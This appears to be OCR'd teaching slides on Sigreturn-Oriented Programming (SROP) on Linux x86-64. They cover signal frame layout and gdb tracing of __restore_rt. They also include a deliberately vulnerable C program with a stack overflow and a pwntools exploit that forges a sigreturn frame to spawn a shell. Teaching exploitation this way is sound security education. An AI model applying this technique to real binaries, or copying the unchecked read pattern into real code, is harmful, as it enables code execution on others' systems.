
User code

ip

signal handler

sigreturn


stack
CR2
.
.
.
cs /gs / fs
eflag
RIP
RSP
...
UC_FLAGS
sigreturn addr
sp
code
User code
signal handler
ip
sigreturn
x86
mov eax,0x77
int 0x80
x64
mov rax,0xf
syscall



stack

sp

CR2

.
.
.

cs /gs / fs

eflag

RIP

RSP

...

UC_FLAGS

sigreturn addr

code

ip

User code

signal handler

sigreturn

x86

```
mov eax,0x77
int 0x80
```

x64

```
mov rax,0xf
syscall
```


```
(gdb) b sig_handler
Breakpoint 1 at 0x1169
(gdb) handle SIGINT pass
SIGINT is used by the debugger.
Are you sure you want to change it? (y or n) y
Signal        Stop      Print   Pass to program Description
SIGINT        Yes       Yes     Yes             Interrupt
(gdb) r
Starting program: /home/insu/signal
^C
Program received signal SIGINT, Interrupt.
0x00005555555551a0 in main ()
(gdb) c
Continuing.
Breakpoint 1, 0x0000555555555169 in sig_handler ()
(gdb) x/gx $rsp
0x7fffffffd538: 0x00007ffff7dfc090
(gdb) x/i 0x00007ffff7dfc090
   0x7ffff7dfc090 <__restore_rt>:       mov    $0xf,%rax
```

```
Dump of assembler code for function __restore_rt:
   0x00007ffff7dfc090 <+0>:     mov    $0xf,%rax
   0x00007ffff7dfc097 <+7>:     syscall
   0x00007ffff7dfc099 <+9>:     nopl   0x0(%rax)
```

sigreturn!

Sigreturn: Store a context!
→ We can set arbitrary context for exploitation!

Signal frame in Linux 86-64



0x00	rt_sigreturn()	uc_flags
0x10	&uc	uc_stack.ss_sp
0x20	uc_stack.ss_flags	uc_stack.ss_size
0x30	r8	r9
0x40	r10	r11
0x50	r12	r13
0x60	r14	r15
0x70	rdi	rsi
0x80	rbp	rbx
0x90	rdx	rax
0xA0	rcx	rsp
0xB0	rip	eflags
0xC0	cs / gs / fs	err
0xD0	trapno	oldmask (unused)
0xE0	cr2 (segfault addr)	&fpstate
0xF0	__reserved	sigmask


Example

```
// gcc srop.c -o srop -no-pie -fno-stack-protector

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void boom() {
  system("/bin/sh");
}

int main() {
       char buf[0x100];
       read(0, buf, 0x1000);
       __asm__(
           "mov $0xf, %rax;"
           "syscall;");
}
```

Boom!

```python
from pwn import *
context.clear(arch="amd64")

p = process('./srop')
e = ELF('./srop')

frame = SigreturnFrame(kernel="amd64")
frame.rip = e.symbols['boom']
# Stack will grow to the lower address.
# So add some buffer(e.g., 0x800)
frame.rsp = e.bss() + 0x800
p.send(bytes(frame))

p.interactive()
```

Boom!



```
[+] Starting local process './srop': pid 17113
[*] '/home/insu/srop'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] Switching to interactive mode
$ echo PWNED
PWNED
```